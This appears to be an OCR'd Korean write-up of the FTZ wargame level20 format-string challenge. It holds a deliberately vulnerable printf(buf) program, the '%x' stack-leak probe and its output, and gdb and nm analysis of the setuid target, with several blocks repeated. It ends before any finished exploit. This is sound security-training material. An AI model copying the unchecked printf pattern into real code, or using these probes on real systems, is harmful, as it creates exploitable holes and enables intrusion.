

F.T.Z level20

서동훈




```
[level20@ftz level20]$ ls -al
total 88
drwxr-xr-x    4 root     level20      4096 Jan 15  2010 .
drwxr-xr-x   34 root     root         4096 Sep 10  2011 ..
-rwsr-sr-x    1 clear    clear       11777 Jun 18  2008 attackme
-rw-r--r--    1 root     root            1 Jan 15  2010 .bash_history
-rw-r--r--    1 root     level20        24 Feb 24  2002 .bash_logout
-rw-r--r--    1 root     level20       224 Feb 24  2002 .bash_profile
-rw-r--r--    1 root     level20       151 Feb 24  2002 .bashrc
-rw-r--r--    1 root     level20       400 Jan 25  1999 .cshrc
-rw-r--r--    1 root     level20      4742 Jan 25  1999 .emacs
-r--r--r--    1 root     level20       319 Jan 25  1999 .gtkrc
-rw-r--r--    1 root     level20       100 Jan 25  1999 .gvimrc
-rw-r-----    1 root     level20       133 May 13  2002 hint
-rw-r--r--    1 root     level20       226 Jan 25  1999 .muttrc
-rw-r--r--    1 root     level20       367 Jan 25  1999 .profile
drwxr-xr-x    2 root     level20      4096 Feb 24  2002 public_html
drwxrwxr-x    2 root     level20      4096 Jul 29 03:31 tmp
-rw-r--rw-    1 root     root            0 Feb 12  2007 .viminfo
-rw-r--r--    1 root     level20      4145 Jan 25  1999 .vimrc
-rw-r--r--    1 root     level20       245 Jan 25  1999 .Xdefaults
[level20@ftz level20]$ 
```

Format String Bug




```
#include<stdio.h>
#include<string.h>

int main(int argc, char *argv[])
{
        char buf[20];
        strcpy(buf,argv[1]);
        printf("%s\n",buf);
}
```




```
#include<stdio.h>
#include<string.h>

int main(int argc, char *argv[])
{
        char buf[20];

        strcpy(buf, argv[1]);
        printf(buf);
        printf("\n");
}
```

Format String Bug




```c
#include<stdio.h>
#include<string.h>

int main(int argc, char *argv[])
{
        char buf[20];
        strcpy(buf,argv[1]);
        printf("%s\n",buf);
}
```




```c
#include<stdio.h>
#include<string.h>

int main(int argc, char *argv[])
{
        char buf[20];

        strcpy(buf, argv[1]);
        printf(buf);
        printf("\n");
}
```


Format String Bug




```c
#include<stdio.h>
#include<string.h>

int main(int argc, char *argv[])
{
        char buf[20];
        strcpy(buf,argv[1]);
        printf("%s\n",buf);
}
```




```c
#include<stdio.h>
#include<string.h>

int main(int argc, char *argv[])
{
        char buf[20];

        strcpy(buf, argv[1]);
        printf(buf);
        printf("\n");
}
```




```
[level20@ftz ex]$ ./cr "AAAA %x %x %x %x"
AAAA %x %x %x %x
[level20@ftz ex]$
```




```
[level20@ftz ex]$ ./wr "AAAA %x %x %x %x"
AAAA bffffc1a 42015481 80482da 41414141
[level20@ftz ex]$
```




```
[level20@ftz level20]$ cat hint

#include <stdio.h>
main(int argc,char **argv)
{ char bleh[80];
  setreuid(3101,3101);
  fgets(bleh,79,stdin);
  printf(bleh);
}

[level20@ftz level20]$ 
```




```
[level20@ftz level20]$ cat hint

#include <stdio.h>
main(int argc,char **argv)
{ char bleh[80];
  setreuid(3101,3101);
  fgets(bleh,79,stdin);
  printf(bleh);
}

[level20@ftz level20]$ 
```




```
[level20@ftz tmp]$ ./attackme
AAAA %x %x %x %x
AAAA 4f 4212ecc0 4207a750 41414141
```




```
[level20@ftz tmp]$ gdb attackme
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) set disas intel
(gdb) disas main
No symbol "main" in current context.
(gdb) 
```



```
[level20@ftz tmp]$ nm attackme
0804832c t (null)
0804958c d (null)
08049594 d (null)
080484b4 r (null)
0804959c d (null)
080494c0 d (null)
080495c4 b (null)
08048350 t (null)
0804838c t (null)
08049590 d (null)
08049598 d (null)
080484b4 r (null)
0804959c d (null)
0804846c t (null)
080494c4 D (null)
080484ac R (null)
080494b8 A (null)
080494bc D (null)
08048438 T (null)
080482a0 T (null)
0c008308 a (null)
f1001000 a (null)
0c001200 a (null)
00001200 a (null)
f1001000 a (null)
10002000 a (null)
00001200 a (null)
0d001200 a (null)
00001200 a (null)
f1001000 a (null)
15001100 a (null)
f1001000 a (null)
16001100 a (null)
f1001000 a (null)
0e001100 a (null)
```




```
Name                  Value   Class        Type         Size     Line  Section

(null)              |0804832c|   t  |              FUNC|        |     |.text
(null)              |0804958c|   d  |            OBJECT|        |     |.ctors
(null)              |08049594|   d  |            OBJECT|        |     |.dtors
(null)              |080484b4|   r  |            OBJECT|        |     |.eh_frame
(null)              |0804959c|   d  |            OBJECT|        |     |.jcr
(null)              |080494c0|   d  |            OBJECT|        |     |.data
(null)              |080495c4|   b  |            OBJECT|00000001|     |.bss
(null)              |08048350|   t  |              FUNC|        |     |.text
(null)              |0804838c|   t  |              FUNC|        |     |.text
(null)              |08049590|   d  |            OBJECT|        |     |.ctors
(null)              |08049598|   d  |            OBJECT|        |     |.dtors
(null)              |080484b4|   r  |            OBJECT|        |     |.eh_frame
(null)              |0804959c|   d  |            OBJECT|        |     |.jcr
(null)              |0804846c|   t  |              FUNC|        |     |.text
(null)              |080494c4|   D  |            OBJECT|        |     |.dynamic
(null)              |080484ac|   R  |            OBJECT|00000004|     |.rodata
(null)              |080494b8|   A  |            NOTYPE|        |     |*ABS*
(null)              |080494bc|   D  |            OBJECT|        |     |.data
(null)              |08048438|   T  |              FUNC|00000034|     |.text
(null)              |080482a0|   T  |              FUNC|        |     |.init
(null)              |0c008308|   a  |            NOTYPE|00033000|     |*ABS*
(null)              |f1001000|   a  |            NOTYPE|00033cff|     |*ABS*
(null)              |0c001200|   a  |            NOTYPE|00034100|     |*ABS*
(null)              |00001200|   a  |            NOTYPE|00035e00|     |*ABS*
